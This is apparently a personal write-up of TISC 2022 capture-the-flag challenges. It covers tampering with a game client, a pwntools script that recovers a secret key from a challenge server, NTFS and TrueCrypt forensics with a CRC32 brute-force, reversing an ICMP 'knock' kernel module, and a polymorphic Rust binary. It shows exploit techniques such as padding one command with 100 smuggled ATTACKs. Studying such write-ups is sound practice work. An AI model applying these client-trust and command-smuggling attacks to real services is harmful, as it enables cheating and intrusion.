0. Welcome to TISC 2022! [TISC{G4m3 0n!}]

needlessly_enabled_dodo_f0HdhOdE

I thought it was funny that the username I got was mildly insulting.

1. Slay the Dragon [TISC{L3T5_M33T_4G41N_1N_500_Y34R5_96eef57b46a6db572c08eef5f1924bc3}]

First, I connected to the challenge server just to check out what the game actually did.

We are presented with a rudimentary menu, giving us four options:

1. "Fight boss" takes you to the battle screen, where you can challenge the next boss.
2. "Mine gold" sometimes awards you with 5 gold. Other times, it prints a creeper face and immediately kills you, terminating the client program.
3. "Go shopping" allows you to buy a sword (which increases your ATK to 3; you can only own one) or potions (which heal 10 HP on use, and you can hold as many as you want).
4. "Exit" obviously quits the game.

A quick examination of the source code reveals that the server will send us the flag only when all bosses are slain. So I tried to challenge the bosses in sequence without buying anything. The first boss was a slime with 5 HP and 1 ATK, which died before I did, but the second boss was a wolf with 30 HP and 3 ATK, and I died before I could kill it.

I figured that I would need to buy the sword and some potions so that I could live for long enough to kill the boss. But how could I accumulate enough gold without randomly ending my own run?

My first observation was here, in workevent.py:

```python
from random import random

from client import GameClient
from client.ui import screens
from core.models import Command

CREEPER_ENCOUNTER_CHANCE = 0.2


class WorkEvent:
    def __init__(self, client: GameClient) -> None:
        self.client = client

    def run(self):
        if random() <= CREEPER_ENCOUNTER_CHANCE:
            self.__die_to_creeper()
        self.__mine_safely()

    def __die_to_creeper(self):
        screens.display_creeper_screen()
        screens.display_game_over_screen()
        self.client.exit()

    def __mine_safely(self):
        screens.display_working_screen()
        self.client.send_command(Command.WORK)
```


It turns out that the logic handling whether or not we die to a random event when attempting to acquire gold is client-side! As can be seen above, the game has a 20% chance to end the run, and if this check is passed, it proceeds to send the "WORK" command to the server. We can confirm this by looking at the server-side code for processing this command (server/service/workservice.py):

```python
from __future__ import annotations

from typing import TYPE_CHECKING

from core.config import WORK_SALARY

if TYPE_CHECKING:
    from server import GameServer


class WorkService:
    def __init__(self, server: GameServer):
        self.server = server

    def run(self):
        self.server.game.player.gold += WORK_SALARY
```

Indeed, all the server does is update the amount of gold we have when the relevant command is received. So I simply set CREEPER_ENCOUNTER_CHANCE = -1 (and commented out the time-wasting screens.display_working_screen() function call), which allowed me to acquire as much gold as I needed risk free.

Buying several potions this way, then alternating between attacking and healing allowed me to beat the second boss. (Note that you could also reach this point by just re-running the client until you got lucky and managed to acquire at least 10 gold, but that's no fun.)

Unfortunately…



Potions can't save us here, because we only have 10HP, so we cannot even tank a single hit! So I decided to look further into how the battle system logic was processed. Here is a summary of how it works:

- Client reads user input and converts it into the corresponding command.
- The client simulates the effect of the command as well as a boss attack which always occurs on the boss's turn. The client also sends the player's command over to the server.
- The server logs commands received in the server-side command history. After each logging operation, it checks whether the player's most recent action was ATTACK or HEAL, and appends a BOSS_ATTACK to the command history if so.
- When the boss has been slain on the client-side, it sends a VALIDATE command to the server. This causes the server to simulate all commands logged in its command history on its end, and informs the client of the outcome (boss died or player died). If for whatever reason there was no outcome, meaning that both the player and boss are still alive, the server simply exits (which causes the client to crash).

Here's a closer look at some relevant snippets from the server-side validation logic:

```
def run(self):
    self.__send_next_boss()

    while True:
        self.history.log_commands_from_str(self.server.recv_command_str())

        match self.history.latest:
            case Command.ATTACK | Command.HEAL:
                self.history.log_command(Command.BOSS_ATTACK)
            case Command.VALIDATE:
                break
            case Command.RUN:
                return
            case _:
                self.server.exit(1)

    match self.__compute_battle_outcome():
        case Result.PLAYER_WIN_BATTLE:
            self.__handle_battle_win()
            return
        case Result.BOSS_WIN_BATTLE:
            self.server.exit()
        case _:
            self.server.exit(1)
```

server/battleservice.py

```python
class Command(Enum):
    ATTACK = "ATTACK"
    BATTLE = "BATTLE"
    VIEW_STATS = "VIEW_STATS"
    HEAL = "HEAL"
    BOSS_ATTACK = "BOSS_ATTACK"
    RUN = "RUN"
    VALIDATE = "VALIDATE"
    BUY_SWORD = "BUY_SWORD"
    BUY_POTION = "BUY_POTION"
    BACK = "BACK"
    WORK = "WORK"
    EXIT = "EXIT"


@dataclass
class CommandHistorian:
    commands: List[Command] = field(default_factory=list)

    def log_command(self, command: Command):
        self.commands.append(command)

    def log_commands(self, commands: List[Command]):
        self.commands.extend(commands)

    def log_command_from_str(self, command_str: str):
        self.log_command(Command(command_str))

    def log_commands_from_str(self, commands_str: str):
        self.log_commands(
            [Command(command_str) for command_str in commands_str.split()]
        )
```

core/models/command.py

Note that the server calls log_commands_from_str(), which first splits the received data using whitespace as a delimiter before attempting to log each one as a command. Only after this does the server check whether the most recent logged command was ATTACK or HEAL, and append a BOSS_ATTACK accordingly.

Hence, I added a new command, CHAIN_ATTACK = “ATTACK ”*100. Then I modified the client battle logic to support this:

```python
def run(self):
    self.boss: Boss = self.client.fetch_next_boss()

    while True:
        self.__display()

        match self.__get_battle_command():
            case Command.ATTACK:
                self.__attack_boss()
                if self.boss.is_dead:
                    break
            case Command.HEAL:
                break
                self.__use_potion()
            case Command.RUN:
                self.client.send_command(Command.RUN)
                return
            case _:
                continue

        self.player.receive_attack_from(self.boss)
        if self.player.is_dead:
            break
        #pass

    self.client.send_command(Command.VALIDATE)

    if self.player.is_dead:
        #self.__handle_death()
        pass

    match self.client.fetch_result():
        case Result.VALIDATED_OK:
            screens.display_boss_slain_screen()
            return
        case Result.OBTAINED_FLAG:
            screens.display_flag_screen(self.client.fetch_flag())
            self.client.exit()
        case _:
            screens.display_error(Error.RECEIVED_MALFORMED_RESULT)
            self.client.exit(1)
```

```python
def __attack_boss(self):
    #self.client.send_command(Command.ATTACK)
    self.client.send_command(Command.CHAIN_ATTACK)
    #self.boss.receive_attack_from(self.player)
```

In effect, choosing to attack would instead send my new command CHAIN_ATTACK, and choosing to heal would force the server to immediately VALIDATE its current command history. When the server receives CHAIN_ATTACK, it splits it according to whitespace, causing it to log 100 separate ATTACKs from the player before appending a BOSS_ATTACK to its command history. Hence, when it simulates the outcome of the battle after receiving VALIDATE, the boss will always die to our rapid flurry of slashes before it manages to hit us once.

Indeed, this worked.

2. Leaky Matrices [TISC{d0N7_R0lL_Ur_0wN_cRyp70_7a25ee4d777cc6e9}]

We observe that in the first phase, where the client challenges the server, we can immediately recover the value of the secret key by passing challenge vectors $e_1, \cdots e_8$, where e_i is the i-th column of the 8x8 identity matrix. Illustrating this using e_1 as an example:

$$\begin{pmatrix} k_{1,1} & k_{1,2} & \cdots & k_{1,8} \\ k_{2,1} & k_{2,2} & \cdots & k_{2,8} \\ \vdots & \vdots & \ddots & \vdots \\ k_{8,1} & k_{8,2} & \cdots & k_{8,8} \end{pmatrix} \begin{pmatrix} 1 \\ 0 \\ \vdots \\ 0 \end{pmatrix} = \begin{pmatrix} k_{1,1} \\ k_{2,1} \\ \vdots \\ k_{8,1} \end{pmatrix}$$

I wrote a simple script to automate this process:

```python
from pwn import *

#context.log_level = 'debug'

p = remote("chal00bq3ouweqtzva9xcobep6spl5m75fucey.ctf.sg", "56765")

key = [[0 for x in range(8)] for x in range(8)]
for i in range(8):
    p.sendlineafter(b"<--",b"0"*i+b"1"+b"0"*(7-i))
    r = p.recvline()[17:-1]
    #print(r)
    for j in range(8):
        key[j][i] = r[j]-0x30
#print(key)
for i in range(8):
    p.recvuntil(b"--> ")
    s = p.recvline()[:-1]
    v = [x-0x30 for x in s]
    w = ""
    #print(v)
    for j in range(8):
        res = 0
        for k in range(8):
            res ^= (key[j][k]*v[k])
        w += str(res)
    p.sendlineafter(b"<--",w.encode("ascii"))
p.interactive()
```

```
amarok@ubuntu:~/tisc2022$ python3 leakymatrices.py
[+] Opening connection to chal00bq3ouweqtzva9xcobep6spl5m75fucey.ctf.sg on port 56765: Done
[*] Switching to interactive mode
 ========================
All challenges passed :)
========================
=================================================================
Here is your flag: TISC{d0N7_R0lL_Ur_0wN_cRyp70_7a25ee4d777cc6e9}
=================================================================
[*] Got EOF while reading in interactive
$
```

3. PATIENTZERO

Part 1 [TISC{f76635ab}]

Opening the file in a hex editor and googling the first couple of bytes reveals that we are looking at an NTFS image. I stared at the contents of the boot sector on Wikipedia here (https://en.wikipedia.org/wiki/NTFS#Structure) but I had no idea what I was looking for, so I proceeded to try and mount it first.

```
amarok@ubuntu:~/tisc2022$ sudo mount -t ntfs -o loop,ro PATIENT0 /mnt
[sudo] password for amarok:
Reserved fields aren't zero (0, 0, 0, 0, 1129531732, 0).
Failed to mount '/dev/loop6': Invalid argument
The device '/dev/loop6' doesn't seem to have a valid NTFS.
Maybe the wrong device is used? Or the whole disk instead of a
partition (e.g. /dev/sda, not /dev/sda1)? Or the other way around?
```

Googling the error message turned up these two files:

https://opensource.apple.com/source/ntfs/ntfs-91.20.2/newfs/bootsect.c.auto.html

https://opensource.apple.com/source/ntfs/ntfs-91/newfs/layout.h.auto.html

First, I tried looking for the reserved field that wasn't zero – this was the large_sectors field of the BIOS_PARAMETER_BLOCK in the NTFS_BOOT_SECTOR structure. This turned out to be "TISC" located at +0x20; however, TISC{54495343} wasn't the flag.

Looking a bit further downstream, I noticed that based on the comments in the code, the 4 bytes following "TISC" were expecting values 0x80, 0x00, 0x80, 0x00. This was further confirmed by the Wikipedia article. However, these values were not present at the relevant location in the provided file:

```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000  EB 52 90 4E 54 46 53 20 20 20 20 00 02 08 00 00  ëR.NTFS    .....
00000010  00 00 00 00 00 F8 00 00 00 00 00 00 00 00 00 00  .....ø..........
00000020  54 49 53 43 F7 66 35 AB FF 2F 00 00 00 00 00 00  TISC÷f5«ÿ/......
00000030  04 00 00 00 00 00 00 00 FF 02 00 00 00 00 00 00  ........ÿ.......
00000040  F6 00 00 00 01 00 00 00 A1 DD CD 60 B1 C6 66 5C  ö.......¡ÝÍ`±Æf\
00000050  00 00 00 00 0E 1F BE 71 7C AC 22 C0 74 0B 56 B4  ......¾q|¬"Àt.V´
00000060  0E BB 07 00 CD 10 5E EB F0 32 E4 CD 16 CD 19 EB  .»..Í.^ëð2äÍ.Í.ë
00000070  FE 54 68 69 73 20 69 73 20 6E 6F 74 20 61 20 62  þThis is not a b
```

As it turns out, this was the flag.

Part 2 [TISC{f9fc54d767edc937fc24f7827bf91cfe}]

Binwalk reveals two files, broken.pdf and message.png.

broken.pdf contains this:

Blood Pressure Barometer

1. The BPB is broken, can you fix it?

message.png contains a base32-encoded string which, when decoded, gives the following:

Input

```
GIXFI2DJOJZXI6JAMZXXEIDUNBSSAZTMMFTT6ICHN4QGM2LOMQQHI2DFEBZXI4TFMFWS4CQ
```

Output

```
2.Thirsty for the flag? Go find the stream.
```

WinHex -> click on message.png -> explore -> $RAND

PATIENT0 | $RAND

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
00000000	33	2E	41	72	65	20	74	68	65	73	65	20	54	72	75	65	3.Are these True
00000010	20	72	61	6E	64	6F	6D	20	62	79	74	65	73	20	66	6F	random bytes fo
00000020	72	20	43	72	79	70	74	6F	6C	6F	67	79	3F	4B	76	18	r Cryptology?Kv
00000030	7A	66	97	EB	45	D8	24	D0	DC	51	7E	42	8D	5A	18	3A	zf—ëEØ$ĐÜQ~B Z :
00000040	90	04	4D	E9	AE	84	94	06	D4	E6	FE	BD	37	C7	54	AE	Mé®„” Ôæþ½7ÇT®
00000050	25	38	5D	00	29	BF	A2	0B	F0	45	C9	7E	EF	59	F9	58	%8])¿¢ ðEÉ~ïYùX
00000060	28	1D	51	24	EF	3B	F2	26	44	78	DD	33	2A	C0	B6	A8	(Q$ï;ò&DxÝ3*À¶¨

```
00200010  BA 98 AB 25 9D E4 8B 06  06 AD CC 82 3D 75 E6 F5  °«% ä‹  -Ì‚=uæõ.
00200020  79 62 4A 53 2E 47 11 C1  C5 E1 AB B3 9B 34 00 2E  ybJS.G ÁÅá«³›4 .
00200030  00 49 00 66 00 20 00 79  00 6F 00 75 00 20 00 6E   I f   y o u   n
00200040  00 65 00 65 00 64 00 20  00 61 00 20 00 70 00 61   e e d   a   p a
00200050  00 73 00 73 00 77 00 6F  00 72 00 64 00 2C 00 20   s s w o r d ,
00200060  00 74 00 68 00 65 00 20  00 6F 00 72 00 69 00 67   t h e   o r i g
00200070  00 69 00 6E 00 61 00 6C  00 20 00 72 00 65 00 61   i n a l   r e a
00200080  00 64 00 69 00 6E 00 67  00 20 00 6F 00 66 00 20   d i n g   o f
00200090  00 74 00 68 00 65 00 20  00 42 00 50 00 42 00 20   t h e   B P B
002000A0  00 77 00 61 00 73 00 20  00 61 00 63 00 74 00 75   w a s   a c t u
002000B0  00 61 00 6C 00 6C 00 79  00 20 00 43 00 68 00 65   a l l y   C h e
002000C0  00 63 00 6B 00 65 00 64  00 20 00 61 00 6E 00 64   c k e d   a n d
002000D0  00 20 00 52 00 65 00 43  00 68 00 65 00 63 00 6B     R e C h e c k
002000E0  00 65 00 64 00 20 00 33  00 32 00 20 00 74 00 69   e d   3 2   t i
002000F0  00 6D 00 65 00 73 00 21  00                        m e s !
```

Hmm…

Reverse image search reveals this is the logo of TrueCrypt. This makes sense in context ("**True** random bytes for **Crypt**ology"… a bit of a stretch if you ask me), because the data in $RAND (minus the hints appended at the front and end) is an exact multiple of 512 bytes, which is characteristic of TrueCrypt volumes.

I spent a while wondering why I wasn't able to decrypt the TrueCrypt volume with the CRC-32 of the original BPB (which I found in the backup boot sector). Then I realised I was supposed to use the flag of Part 1 as the password instead – this was hinted at by the challenge description, and didn't have anything to do with the 4th hint…

Once decrypted, the volume contained the following image:

You opened the outer door but the key to the hidden room, needs to found!

On the floor, you find a crumpled piece of paper that reads "the ch3cksum h1des m4ny keys but the tru3 key re5embles an eng1ish w0rd wh1ch d3scribe5 th3 c0ndit1on of hash c-------n"

This suggests the existence of a hidden volume within the volume that was just decrypted. Furthermore, the blanked out word is probably "collision".

After half a day trying to convince myself that the solution still lay in the BPB somewhere, I started grasping at straws. Eventually I decided that the hint could be trying to tell me that crc32(hidden_volume_password) = f76635ab and the password "looked like" the word "collision". So I wrote a small python script to exhaustively try out some simple substitutions for the each letter in the word:

```
import zlib

candidates = {
    "c": ["c", "C"],
    "o": ["o", "O", "0"],
    "l": ["l", "L", "1"],
    "i": ["i", "I", "1"],
    "s": ["s", "S", "5"],
    "n": ["n", "N"]
    }

word = "collision"

for i in range(2*3*3*3*3*3*3*3*2):
    r = [i % 2]
    i = i // 2
    for j in range(7):
        r += [i % 3]
        i = i // 3
    r += [i % 2]
    s = ""
    for j in range(9):
        s += candidates[word[j]][r[j]]
    h = zlib.crc32(s.encode("ascii"))
    if h == 0xf76635ab:
        print("Yay! The password is '" + s + "'")
        break;
```

I wasn't really expecting this to work, but surprisingly it did:

```
Yay! The password is 'c01lis1on'
>>> hex(zlib.crc32(b"c01lis1on"))
'0xf76635ab'
```

Providing "c01lis1on" as the password to the TrueCrypt volume allowed me to access the hidden volume, which contained a PowerPoint slideshow with some music playing:

This is easy, because PowerPoint files are actually archives. So I opened the slideshow in 7zip and grabbed the audio from ppt/media/media1.mp3. Then I grabbed the MD5 hash of it:

```
Algorithm       Hash
---------       ----
MD5             F9FC54D767EDC937FC24F7827BF91CFE
```

This was not quite the flag, but converting all the letters to lowercase did the trick.

Rank	Name	Score	Latest Solve
1	needlessly_enabled_dodo_fOHdhOdE	300	5 hours ago
2	brightly_safe_bug_FQgxyyPO	300	4 hours ago
3	forcibly_popular_bullfrog_ThKJxcQx	300	2 hours ago

Brief but glorious

Note: most of my complaints about poor hint wording in the challenge were gradually resolved by the admins after I completed it, but I still disagree with the wording of the "checksum hides many keys" hint. "Describes the condition of hash collision" makes it seem like the password we are looking for is a variation of a word related to or meaning hash collision, instead of literally the word "collision" itself.

4A. One Knock Away [TISC{1cmp_c0vert_ch4nnel!}]

We are given an ELF relocatable file. After some googling around (and about a day spent convincing myself that I had better odds with 4B – I did not, because I know nothing about AWS), I realised it was a Linux kernel module. However, it did not load on my usual VM.

```
; const char _UNIQUE_ID_license396[12]
__UNIQUE_ID_license396 db 'license=GPL',0
; const char _UNIQUE_ID_author395[14]
__UNIQUE_ID_author395 db 'author=CY1603',0
; const char _UNIQUE_ID_description394[22]
__UNIQUE_ID_description394 db 'description=N3tf1lt3r',0
; const char _UNIQUE_ID_srcversion127[35]
__UNIQUE_ID_srcversion127 db 'srcversion=F63509672DA292C35B02A9C',0
; const char _UNIQUE_ID_depends126[9]
__UNIQUE_ID_depends126 db 'depends=',0
; const char _UNIQUE_ID_retpoline125[12]
__UNIQUE_ID_retpoline125 db 'retpoline=Y',0
; const char _UNIQUE_ID_name124[9]
__UNIQUE_ID_name124 db 'name=one',0
; const char _UNIQUE_ID_vermagic123[55]
__UNIQUE_ID_vermagic123 db 'vermagic=5.13.0-40-generic SMP mod_unload modversions ',0
_modinfo        ends
```

Checking the vermagic in the file revealed that the kernel module was designed to be loaded on Linux 5.13.0-40-generic. So I created a new VM with Ubuntu 20.04.1 running on it and installed the matching kernel version. (I wasn't able to do so with my usual VM running Ubuntu 21.02 because the relevant version didn't show up in my apt-cache. There's probably some way to do it, I just don't know my way around Unix very well.)

This allowed me to load the kernel module with no complaints.

```
[  297.483407] one: loading out-of-tree module taints kernel.
[  297.483432] one: module verification failed: signature and/or required key missing - tainting kernel
[  297.483703] Loading PALINDROME module...
```

But what does it actually do?

Looking again at the strings found in IDA, I noticed "N3tf1lt3r". This turned out to be a hint towards netfilters, which are kernel modules (!). So I started looking at some articles about writing your own netfilters in the hopes of understanding what the module was doing.

```
.text:0000000000000A30     ; int __cdecl init_module()
.text:0000000000000A30     public init_module
.text:0000000000000A30     init_module proc near
.text:0000000000000A30 000 call    __fentry__      ; PIC mode
.text:0000000000000A35 000 push    rbp
.text:0000000000000A36 008 mov     rsi, offset nfho
.text:0000000000000A3D 008 mov     rax, 8000000000000000h
.text:0000000000000A47 008 mov     rdi, offset init_net
.text:0000000000000A4E 008 mov     cs:nfho.hook, offset hook_func
.text:0000000000000A59 008 mov     cs:nfho._pf, NFPROTO_IPV4
.text:0000000000000A60 008 mov     rbp, rsp
.text:0000000000000A63 008 mov     qword ptr cs:nfho.hooknum, rax ; hooknum is only a dword.
.text:0000000000000A63                                 ; so this actually sets
.text:0000000000000A63                                 ; hooknum = 0 (NF_INET_PRE_ROUTING)
.text:0000000000000A63                                 ; priority = 0x80000000 (NF_IP_PRI_FIRST)
.text:0000000000000A6A 008 call    nf_register_net_hook ; PIC mode
.text:0000000000000A6F 008 mov     rdi, offset unk_BB8
.text:0000000000000A76 008 call    printk          ; PIC mode
.text:0000000000000A7B 008 xor     eax, eax
.text:0000000000000A7D 008 pop     rbp
.text:0000000000000A7E 000 retn
.text:0000000000000A7E     init_module endp
```

In init_module(), which is called when the module is loaded, hook_func() is registered as the packet filter function. Here we see that the function is registered to capture IPv4 packets.

Let's take a look at hook_func():

```
.text:0000000000000860
.text:0000000000000860
.text:0000000000000860
.text:0000000000000860     public hook_func
.text:0000000000000860     hook_func proc near
.text:0000000000000860 000 call    __fentry__      ; PIC mode
.text:0000000000000860     hook_func endp
.text:0000000000000860
```

As it turns out, for some reason, IDA mis-identifies the end of hook_func() as coming right after the first instruction. This is not actually the case, as we can see in linear view:

```
.text:0000000000000860                     public hook_func
.text:0000000000000860     hook_func       proc near               ; DATA XREF: init_module+1E↓o
.text:0000000000000860                                             ; __mcount_loc:0000000000000B05↓o
.text:0000000000000860 000                 call    __fentry__      ; PIC mode
.text:0000000000000860     hook_func       endp
.text:0000000000000860
.text:0000000000000865
.text:0000000000000865     ; =============== S U B R O U T I N E =======================================
.text:0000000000000865
.text:0000000000000865     ; this is actually hook_func.
.text:0000000000000865     ; IDA misidentified the start of the function.
.text:0000000000000865     ; rdi = void* priv (wtf is this)
.text:0000000000000865     ; rsi = (sk_buff*) skb
.text:0000000000000865     ; Attributes: bp-based frame
.text:0000000000000865
.text:0000000000000865     ; int __fastcall sub_865(__int64, sk_buff *)
.text:0000000000000865     sub_865         proc near
.text:0000000000000865
.text:0000000000000865     s               = byte ptr -41h
.text:0000000000000865     var_21          = byte ptr -21h
.text:0000000000000865     var_20          = qword ptr -20h
.text:0000000000000865
.text:0000000000000865 000                 push    rbp
.text:0000000000000866 008                 mov     rbp, rsp
.text:0000000000000869 008                 push    r13
```

After some effort reverse-engineering the whole function, I concluded that the packet filter roughly behaves in a manner similar to the pseudocode below:

```
md5_hashes = [hash1, hash2, hash3, hash4, hash5];
checked = [0, 0, 0, 0, 0];
i = 0;

function packet_filter() {
    if (packet == null) {
        return DROP_PACKET;
    }
    if (packet.ipheader.protocol != icmp) {
        return ACCEPT_PACKET;
    }
    payload_size = packet.size - 28; // size of ip header (20) + icmp header (8)
    buf = kmalloc(payload_size, flags);
    strncpy(buf, payload_size, 2); // copy only first 2 bytes of payload into buf
    if (payload_size != 2) {
        return ACCEPT_PACKET;
    }
    while (checked[i] != 0) {
        i++;
        if (i == 5) {
            print_flag();
            return DROP_PACKET;
        }
    }
    hash = md5(buf);
    if (hash == md5_hashes[i]) {
        checked[i] == 1;
        return DROP_PACKET;
    }
    for (int j=0;j<5;j++) {
        checked[j] = 0;
    }
    return ACCEPT_PACKET;
}
```

As we can see above, once all 5 hashes have been matched, sending a 6th ICMP packet containing any two-byte payload will cause the program to print us the flag.

I wrote a simple script to brute-force the expected inputs:

```python
from Crypto.Hash import MD5

targets = ["852301e1234000e61546c131345e8b8a",
           "ec9cbcbeaf6327c7d0b9f89df3df9423",
           "8aee1f7493a36660dd398cc005777f37",
           "01e26c52317ea6003c5097aa0666ba22",
           "5526021d73a11a9d0775f47f7e4754c4"]

for i in range(256):
    for j in range(256):
        b = bytes([i,j])
        h = MD5.new()
        h.update(b)
        h = h.hexdigest()
        if h in targets:
            print("{0:02x},{1:02x} ({2}): {3}".format(i,j,b.decode("ascii"),h))
```

```
31,71 (1q): 852301e1234000e61546c131345e8b8a
32,77 (2w): ec9cbcbeaf6327c7d0b9f89df3df9423
33,65 (3e): 8aee1f7493a36660dd398cc005777f37
34,72 (4r): 01e26c52317ea6003c5097aa0666ba22
35,74 (5t): 5526021d73a11a9d0775f47f7e4754c4
```

And all that's actually left to do is send the relevant packets to localhost.

First, I tried using sendip, but that crashed my VM every time I tried to send a packet with it while the kernel module was running.

Then I decided to do it the old-fashioned way with ping. This worked and the flag popped out in dmesg:


```
amarok@ubuntu:~/Desktop$ ping -p 3171 -s 2 -c 1 localhost
PATTERN: 0x3171
PING localhost (127.0.0.1) 2(30) bytes of data.
^C
--- localhost ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

amarok@ubuntu:~/Desktop$ ping -p 3277 -s 2 -c 1 localhost
PATTERN: 0x3277
PING localhost (127.0.0.1) 2(30) bytes of data.
^C
--- localhost ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

amarok@ubuntu:~/Desktop$ ping -p 3365 -s 2 -c 1 localhost
PATTERN: 0x3365
PING localhost (127.0.0.1) 2(30) bytes of data.
^C
--- localhost ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

amarok@ubuntu:~/Desktop$ ping -p 3472 -s 2 -c 1 localhost
PATTERN: 0x3472
PING localhost (127.0.0.1) 2(30) bytes of data.
^C
--- localhost ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms

amarok@ubuntu:~/Desktop$ ping -p 3574 -s 2 -c 1 localhost
PATTERN: 0x3574
PING localhost (127.0.0.1) 2(30) bytes of data.
^C
--- localhost ping statistics ---
1 packets transmitted, 0 received, 100% packet loss, time 0ms
```

```
[  297.483703] Loading PALINDROME module...
[  382.242107] e1000: ens33 NIC Link is Down
[  384.258161] e1000: ens33 NIC Link is Up 1000 Mbps Full Duplex, Flow Control: None
[ 1379.363733] Here is your flag!
[ 1379.367446] TISC{1cmp_c0vert_ch4nnel!}
```

5A. Morbed, Morphed, Morbed [TISC{P0lyM0rph15m_r3m1nd5_m3_0f_M0rb1us_7359430}]


Upon running the program, it printed out what looked like a hash, followed by an error. That's strange.

```
amarok@ubuntu:~/tisc2022$ ./morbius
```



```
a692af33af6919558a59421b87432a57
thread 'main' panicked at 'called `Result::unwrap()` on an `Err` value: ErrUnkno
wn(1)', src/main.rs:84:23
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
Aborted (core dumped)
```

The program seems to have been written in Rust, which I have never read or written a single line of in my life. So I decided to start by investigating the main function in IDA, and... oh.




There were also tons of irrelevant instructions which seemed to only exist to waste my time:

```
.text:00000000000135A2      ; [00000012 BYTES: BEGIN OF RANGE .text:00000000000135A2. PRESS KEYPAD "-" TO COLLAPSE]
.text:00000000000135A2 1008 push    rsi
.text:00000000000135A3 1010 mov     esi, 90E5BF06h
.text:00000000000135A8 1010 mov     esi, 927BF3Fh
.text:00000000000135AD 1010 sub     esi, edi
.text:00000000000135AF 1010 sbb     esi, ebp
.text:00000000000135B1 1010 xor     esi, edi
.text:00000000000135B3 1010 pop     rsi
```

Luckily, these were pretty well-telegraphed, always sandwiched between a push and a pop instruction, and it was easy to hide them once I identified them.


Furthermore, I found this in the function list, which was slightly worrying:



I googled "rust polymorphic", but all I got was results about polymorphism (the OOP concept). So that wasn't particularly useful.

I actually did make a (hopefully) respectable effort to understand the assembly manually. I knew that it read its own contents into a buffer, deleted its original file, computed its md5 hash, and then... I got to around where the red arrow was before I stopped understanding what was going on. I wasted 3 days staring at this stuff, so I hope you're happy. (In hindsight, I probably should have started by running strings on the binary.)

